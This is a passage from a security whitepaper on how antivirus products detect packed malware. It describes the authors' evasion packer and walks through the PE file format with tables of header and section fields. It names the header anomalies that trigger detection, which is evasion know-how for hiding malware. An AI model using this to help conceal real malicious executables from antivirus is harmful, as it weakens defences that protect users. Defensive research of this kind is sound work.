

# One packer to rule them all: Empirical identification, comparison and circumvention of current Antivirus detection techniques

Arne Swinnen  
arne.swinnen@gmail.com

Alaeddine Mesbahi  
alaeddine.mesbahi@gmail.com

## Abstract

Lately, many popular Antivirus solutions claim to be the most effective against unknown and obfuscated malware. Most of these solutions are rather vague about how they supposedly achieve this goal, making it hard for end-users to evaluate and compare the effectiveness of the different products on the market. This whitepaper presents empirically discovered results on the various implementations of these methods per solution, which reveal that some Antivirus solutions have more mature methods to detect x86 malware than others, but all of them are lagging behind when it comes to x64 malware. In general, at most three stages were identified in the detection process: Static detection, Code Emulation detection (before execution) and Runtime detection (during execution). New generic evasion techniques are presented for each of these stages. These techniques were implemented by an advanced, dedicated packer, which is an approach commonly taken by malware developers to evade detection of their malicious toolset. Two brand new packing methods were developed for this cause. By combining several evasion techniques, real-world malicious executables with a high detection rate were rendered completely undetected to the prying eyes of Antivirus products.

*Keywords: antivirus, packer, emulation, signature, heuristics, evasion*

## 1. Introduction

Antivirus solutions are regularly compared with each other by various independent studies. Most of the published comparison tests so far are a combination of detection rate of known malware samples (1,3,4,5), false positives percentage (3,4,5), definitions update frequency (1,3), market share (2), usability (5), performance (3,5) and price (1,5), or minor variations of these. Not surprisingly, the results of these tests differ greatly, since they are based on unrelated criteria.

All of the aforementioned are relevant as comparison metrics to some extent, but they do not fully cover the whole functionality spectrum of Antivirus products. More specifically, a lot of newer detection techniques generally referred to as heuristics are left uncovered in these tests, whilst they are becoming increasingly more important to protect end-users from current and evolving cyber threats.

In general, at most three stages were identified in the detection process of Antivirus solutions, two of which are performed before actually executing the sample and one that is being performed during execution. The very first phase is static detection, a well-known method already in use by all popular solutions for a long time. This includes the detection of packers. The second phase involves running the executable in an emulated environment and monitoring its results. This is different from the approach that Sandbox solutions such as the open-source Cuckoo Sandbox takes to analyze and detect malware, as they really use instrumentation, rather than emulation. Last but not least, some Antivirus solutions were found to implement dynamic techniques to identify suspicious behavior while the malware is executing on the system.

In order to identify the product-specific detection techniques, an onion layer evasion approach was taken: first, static detection evasion was circumvented by implementing our own undetected dedicated packer, which uses two brand new techniques to evade common packer Antivirus detection. Its design is presented in Section 2. The packer's special design allowed detection, comparison and circumvention of the different detection techniques of Antivirus products. These results are presented in Section 3. Section 4 concludes this paper.

The following Antivirus products were subject to the presented research:

- McAfee Antivirus Plus 2014
- Norton Antivirus
- Microsoft Security Essentials
- Kaspersky Antivirus 2014
- F-Secure Antivirus 2014
- Sophos Endpoint Security 10.3
- AVG Antivirus 2014
- Avast! Pro Antivirus 2014
- ESET NOD32 Antivirus 7
- Qihoo 360 Internet Security
- BitDefender Antivirus Plus
- Trend Micro Titanium Antivirus+

## 2. Packer design

A packer is a tool that can transform an executable into another executable which exhibits the same or extended functionality but has a different footprint on the file system where it resides. Currently, public real-world packers have been developed for mainly two reasons. First of all, to reduce the size of the executable by compressing data and uncompressing it on the fly during execution. These packers are also often referred to as compressors, and were very popular in the early days of personal computers, when the size of executable was far more important. Some famous examples are UPX, FSG, PECompact, MEW, MPRESS, UPack and FastPack. Second of all, some packers were developed to make reverse engineering executables significantly more difficult. These packers are also often referred to as protectors, as they attempt to protect the original executable from prying eyes. They use obscure methods to prevent straightforward analysis of the executable, often by dynamically detecting common analysis tools such as debuggers in various ways. These protectors are still quite popular to protect especially the licensing scheme implementation of commercial tools and games which are known to be targeted by crackers for their popularity. Some famous examples are PELock, PESpin, SoftwarePassport (Armadillo), Thermida and VMProtect.

The fact that packers change the footprint on disk and thus often mitigate static Antivirus detection techniques based on signatures as a side-effect, has already been discovered and exploited for a long time by malware writers to render their malicious tools undetected (6,7,8). The packer presented in this paper was built with purely this goal in mind: evasion of Antivirus detection methods. However, the packer also supports evading other Antivirus detection methods next to static (signature) detection, which will be discussed in more details in Section 3 of this whitepaper. The packer only supports packing of windows executables, as most malware is written to be deployed on this operating system. It can transform both x86 and x64 windows executables, which is a not so common feature in the public packer-world.

All packers have at least one thing in common: they need to introduce some code in the original executable, in order to undo the changes they performed while changing the original file's footprint on the file system (decompressing, decoding ...). The introduced code is commonly referred to as the packer's stub. Usually, this stub is executed at the very beginning during execution time of the packed entity, which requires hijacking the execution flow of the original file. In order to understand how packers can alter original files, introduce their stub and hijack execution flow, one must understand Windows' executables internals: the Portable Executable or PE (x86) and PE+ (x64) file formats (9). The PE file format is described in the first subsection below. Hereafter, the stub of the developed packer is presented. Finally, the different methods that were developed to covertly inject the stub into the packed executables are discussed. Throughout this section, the compiled version of the following simple HelloWorld C++ file will be used to give some practical examples:

---

```
#include <Windows.h>

int WINAPI WinMain(__in HINSTANCE hInstance, __in HINSTANCE
hPrevInstance, __in LPSTR lpCmdLine, __in int nCmdShow)
{
    MessageBox(0, "Hello", "World", 0);
}
```

---

#### **src1: MessageBox HelloWorld Source Code**

Visual Studio 2012 with static linking option enabled was used to compile the final x86 and x64 HelloWorld Release configuration executables.

## **2.1. PE(+) overview**

Windows requires that executables have a specific file format, in order to be eligible for loading and execution by the Windows operating system. This file format describes the prerequisites required by the windows PE Loader in order to load the executable into memory as a process and successfully start execution of it. To understand how packers go about encrypting data, adding arbitrary code and hijacking execution flow, one must understand this file format first. Since Antivirus solutions also know that packers are often used to evade detection, they proactively attempt to detect deviations from the PE file format, which are often caused by imprudent packers. The PE file format exhibits the following high-level structure:




fig1: PE file high-level structure - source Corkami (10)

Two high-level parts can be dissected: the executable's header and the executable's sections. The header contains metadata about the executable and describes the different sections. Sections are basically ordinary collections of bytes placed in a certain order by the compiler. The bulk of the file is made up out of the raw section data, so packers usually compress and/or encrypt mainly parts of this data, but in order to do this, the header must be fully understood, as it enforces a number of restrictions on what can easily be modified, and what can't. Next sections will focus on PE in the overview below, since PE+ only differs on a few fields from the x86 PE format but doesn't influence the general findings. It is left as an exercise for the reader.

### 2.1.1 Executable Header

The executable's header consists of several subsections, as shown in the figure below:




fig2: PE header high-level structure - source Corkami (10)

#### 2.1.1.1. DOS Header

The DOS header is a remaining from the old DOS MZ EXE format and is maintained for backwards compatibility. The first two bytes of the DOS header correspond to the 'e\_magic' field which must be equal to "MZ".

After the DOS header lays the DOS stub which contains the code that will be executed when the executable is ran in a DOS environment. For PE files, the default DOS stub added by modern compilers prints "This program cannot be run in DOS mode", modern windows OS versions will by default ignore this stub and only verify the preamble "MZ" and the offset to the PE header, Antivirus solutions were found to flag executables which did not have this DOS stub as it deviates from normal compiler behavior. Other tools like PE Studio mark this as suspicious (note the 8/50 detection rate on VirusTotal):





fig3: PeStudio anomaly indicators

### 2.1.1.2. PE Header

The PE header, often referred to as NT Header as well, also starts with a static signature value equal to “PE”. It is also explicitly verified by the windows PE loader before loading the executable in memory. Hereafter two subsections follow: “File Header” and “Optional Header”, the former contains the following field:



Member	Offset	Size	Value	Meaning
Machine	000000EC	Word	014C	Intel 386
NumberOfSections	000000EE	Word	0005	
TimeDateStamp	000000F0	Dword	531FCDBF	
PointerToSymbolT...	000000F4	Dword	00000000	
NumberOfSymbols	000000F8	Dword	00000000	
SizeOfOptionalHea...	000000FC	Word	00E0	
Characteristics	000000FE	Word	0102	Click here

**fig4: File Header attributes - CFF Explorer**

The only fields of this structure that were found to have an influence on Antivirus detection rates were the TimeDateStamp, the PointerToSymbolTable and NumberOfSymbols fields. If TimeDateStamp contains an unrealistic timestamp value (e.g. in the future), or PointerToSymbolTable or NumberOfSymbols doesn't contain zero as prescribed in the PE specification (9), some Antivirus flag the executable as suspicious.

### 2.1.1.3. Optional Header

The second subsection of the NT Header is the Optional Header. This is a big structure which contains a lot of redundant or aggregated information from the section table (equal to section headers), the last subsection of the executable's header (discussed further below).


HelloWorld_x86.exe					
Member	Offset	Size	Value	Meaning	
Magic	00000100	Word	010B	PE32	
MajorLinkerVersion	00000102	Byte	0B		
MinorLinkerVersion	00000103	Byte	00		
SizeOfCode	00000104	Dword	00008600		
SizeOfInitializedData	00000108	Dword	0000D000		
SizeOfUninitializedData	0000010C	Dword	00000000		
AddressOfEntryPoint	00000110	Dword	000020B7	.text	
BaseOfCode	00000114	Dword	00001000		
BaseOfData	00000118	Dword	0000A000		
ImageBase	0000011C	Dword	00400000		
SectionAlignment	00000120	Dword	00001000		
FileAlignment	00000124	Dword	00000200		
MajorOperatingSystemVers...	00000128	Word	0005		
MinorOperatingSystemVer...	0000012A	Word	0001		
MajorImageVersion	0000012C	Word	0000		
MinorImageVersion	0000012E	Word	0000		
MajorSubsystemVersion	00000130	Word	0005		
MinorSubsystemVersion	00000132	Word	0001		
Win32VersionValue	00000134	Dword	00000000		
SizeOfImage	00000138	Dword	00019000		
SizeOfHeaders	0000013C	Dword	00000400		
Checksum	00000140	Dword	00000000		
Subsystem	00000144	Word	0002	Windows GUI	
DllCharacteristics	00000146	Word	8140	Click here	
SizeOfStackReserve	00000148	Dword	00100000		
SizeOfStackCommit	0000014C	Dword	00001000		
SizeOfHeapReserve	00000150	Dword	00100000		
SizeOfHeapCommit	00000154	Dword	00001000		
LoaderFlags	00000158	Dword	00000000		
NumberOfRvaAndSizes	0000015C	Dword	00000010		

fig5: Optional Header attributes - CFF Explorer

The SizeOfCode, SizeOfInitializedData, SizeOfUninitializedData, BaseOfCode and BaseOfData are directly related to information found in the section table at the very end of the executable's header metadata. If there is any inconsistency between these two sources, several Antivirus solutions raise flags. One of the most important field in this structure is AddressOfEntryPoint. It contains the offset to the entry point of the executable, where the PE loader will start execution of the process. It is often modified in order to hijack execution, which also opens up a detection vector. This is discussed more in depth later in this section.

#### 2.1.1.4. Data Directories

The Optional Header also has one subsection, the Data Directories. This is actually a table of offsets to actual data in the executable's section region, similar to the AddressOfEntryPoint. These parameters point to specific data structures related to the designated directory. The Optional Header of the x86 HelloWorld example holds the following values:



Member	Offset	Size	Value	Section
Export Directory RVA	00000160	Dword	00000000	
Export Directory Size	00000164	Dword	00000000	
Import Directory RVA	00000168	Dword	0000FCB8	.rdata
Import Directory Size	0000016C	Dword	0000003C	
Resource Directory RVA	00000170	Dword	00014000	.rsrc
Resource Directory Size	00000174	Dword	000001E0	
Exception Directory RVA	00000178	Dword	00000000	
Exception Directory Size	0000017C	Dword	00000000	
Security Directory RVA	00000180	Dword	00000000	
Security Directory Size	00000184	Dword	00000000	
Relocation Directory RVA	00000188	Dword	00015000	.reloc
Relocation Directory Size	0000018C	Dword	00000FF4	
Debug Directory RVA	00000190	Dword	0000A160	.rdata
Debug Directory Size	00000194	Dword	00000038	
Architecture Directory RVA	00000198	Dword	00000000	
Architecture Directory Size	0000019C	Dword	00000000	
Reserved	000001A0	Dword	00000000	
Reserved	000001A4	Dword	00000000	
TLS Directory RVA	000001A8	Dword	00000000	
TLS Directory Size	000001AC	Dword	00000000	
Configuration Directory RVA	000001B0	Dword	0000F2B0	.rdata
Configuration Directory Size	000001B4	Dword	00000040	
Bound Import Directory RVA	000001B8	Dword	00000000	
Bound Import Directory Size	000001BC	Dword	00000000	
Import Address Table Directory ...	000001C0	Dword	0000A000	.rdata
Import Address Table Directory ...	000001C4	Dword	0000010C	
Delay Import Directory RVA	000001C8	Dword	00000000	
Delay Import Directory Size	000001CC	Dword	00000000	
.NET MetaData Directory RVA	000001D0	Dword	00000000	
.NET MetaData Directory Size	000001D4	Dword	00000000	

fig6: Data Directory Header attributes - CFF Explorer

Six out of 16 directories have been filled in. It is very important to note that some of these offsets are utilized by the windows PE loader before executing the actual process, and must point to valid, unencrypted directory-specific structures on disk. Other offsets may only be used during execution time by certain windows APIs to locate data in memory, which implies that the

packer must make sure the pointers are valid only when launching the original executable in memory; for example, certain APIs that load resources from an executable such as FindResource (11) and LoadString (12) will consume the Resource Directory Relative Virtual Address (RVA) offset in the PE Data Directory header in order to reach and navigate the structure where pointers to all resources of the executable are maintained. Additionally, some of these directories are only present to give some extra information, such as the Debug Directory, and can be removed without causing any harm. The whole executable's header is loaded into memory, along with the section data, so the program can access these offsets during execution time as well.

The most important entries in this table for packers are the import directory and Import Address Table (IAT), which are closely related. The import directory references a structure that lists the functions of external DLLs on which the executable relies (e.g. Kernel32.DLL, USER32.DLL and NTDLL.DLL for common Windows APIs). It's the task of the Windows PE loader to enumerate all these libraries, load them in the process its address space, and locate the address of the necessary functions before starting the process. The program expects the addresses of these functions to be present in the IAT in memory when starting execution, so this is where the PE loader must hotpatch them. In the case of the Import Directory and the IAT, we must keep in mind that the PE Loader will read them before executing the process and hence, the data they must contain valid, unencrypted structures, or else the process won't load. The simple HelloWorld program has one specific import, namely the 'MessageBox' function in USER32.DLL:

HelloWorld_x86.exe						
Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
0000E80E	N/A	0000E6B8	0000E6BC	0000E6C0	0000E6C4	0000E6C8
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
USER32.dll	1	0000FDF8	00000000	00000000	0000FE0E	0000A104
KERNEL32.dll	64	0000FCF4	00000000	00000000	000102C0	0000A000
OFTs	FTs (IAT)	Hint	Name			
Dword	Dword	Word	szAnsi			
0000FE00	0000FE00	020E	MessageBoxA			

**fig7: Imported API - CFF Explorer**

#### 2.1.1.5. Section table

Last but not least, there is a section table in the executable's header which describes the body of the executable. Here is the section table of the x86 HelloWorld program:

HelloWorld_x86.exe									
Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	0000859B	00001000	00008600	00000400	00000000	00000000	0000	0000	60000020
.rdata	000062CE	0000A000	00006400	00008A00	00000000	00000000	0000	0000	40000040
.data	00002DD4	00011000	00001000	0000EE00	00000000	00000000	0000	0000	C0000040
.rsrc	000001E0	00014000	00000200	0000FE00	00000000	00000000	0000	0000	40000040
.reloc	00003A1C	00015000	00003C00	00010000	00000000	00000000	0000	0000	42000040

**fig8: Section table - CFF Explorer**

This sample executable has five distinct sections, each with a unique name and a bunch of attributes. The division of the data into sections is based on the functionality of its contents; the “.text” section contains the code of the program that will be executed; the “.rdata” section contains technical metadata generated by the compiler, mostly Data Directory-specific structures such as Debugging information, Load Configuration, Import Table and Import Address Table; the “.data” section contains static data from source code, such as hard-coded strings; the “.rsrc” section contains additional resources of the executable, such as bitmap icons and version information; finally, there is a “.reloc” section specific for the Data Directory-specific Relocation Table structure, necessary by the windows PE loader to relocate executables in memory (ASLR). The names of these sections are decided upon by the compiler who created the executable. Some compilers use slightly other naming conventions (.text with .code, .rdata with .idata), but overall, the combinations are very limited, which is already one property of the section table which some Antivirus products watch closely.

Additionally, each section has a set of characteristics specific for its purpose. Characteristics encompass permissions (executable, readable, writeable), as well as information about the contents of the section (code, initialized, uninitialized data). This is the duplicated information in the Optional Header which we referred to earlier. The characteristics are well-defined for executables compiled with modern compilers. Normally the first section contains code and is executable and readable, but not writeable. Other assumptions about permissions can be made roughly for all other sections, so when Antiviruses identify a PE file where all sections are readable, writeable and executable, some raise suspicion:

SHA256:	16beb7e5adbff7ff6f02b1b183e9062655ab636cba54af5ca83d9b6da58d5828
Bestandsnaam:	HelloWorld_x86_Bad_Section_Characteristics.exe
Detectieverhouding:	3 / 51
Datum van analyse:	2014-03-25 13:07:25 UTC (3 minuten geleden)


Analyse	Bestandsgegevens	Aanvullende informatie	Reacties	Stemmen
---------	------------------	------------------------	----------	---------

Virusscanner	Resultaat	Versie
AntiVir	TR/Patched.Gen2	20140325
McAfee-GW-Edition	Heuristic.LooksLike.Win32.Suspicious.J	20140325
Qihoo-360	Malware.QVM10.Gen	20140325

**fig9: Detection ratio of HelloWorld with bad section attributes**

Each section also has a Virtual Address, Virtual Size, Raw Address and Raw Size. The raw address and size are the easiest to comprehend; these are just the offsets and size of the section in the executable on disk. Each section starts at the previous section's [address + size], so they follow each other chronologically, they are aligned by the compiler according to the FileAlignment field of the Optional Header, so most of them contain some padding on disk. However, when the executable is loaded by the Windows PE loader, they will get loaded in Virtual Memory space. Virtual memory sections are aligned according to the Section Alignment field of the Optional Header, which usually differs from the FileAlignment field. This may cause loading of data at more distant location in memory than they are on disk, as shown by the picture below:



**fig10: Memory layout of PE file - source MSDN (13)**

Very important to note is that the code section contains references to other sections in Virtual Memory. For example, wherever in source code a static string was compared with a dynamic value, it will be fetched from the “.data” section by the code in the “.text” section to perform the comparison at execution time. This has a serious implication: sections that contain links from and to each other must remain at the offsets from each other in memory, otherwise functionality will definitely be broken at some point. This limitation cannot be mitigated easily, since these offsets were calculated at compilation time by the compiler and are not trivial to alter without interpreting the executable’s assembly code. Except the link between the “.text” and “.data” section, there is also the assumption from the “.text” section that windows API function addresses are available at a specific location in the section containing the Import Address Table. So in short, the .text, .data and section where the Import Address Table resides in (usually “.rdata” or “.idata”) must be moved as a whole when packing, in order not to break the executable. They can thus not be easily extended individually.

## **2.2. Stub design**

When a packer wants to introduce new code into an existing binary, there are two significant requirements: the code must be self-contained and position independent. The former requirement exists because the stub cannot depend on the windows PE loader to resolve addresses of some windows API functions it wants to use, like normal executables do. The latter requirement is applicable because the stub must support injection in arbitrary executables, and thus may not depend on base address values of the processes they are running in.

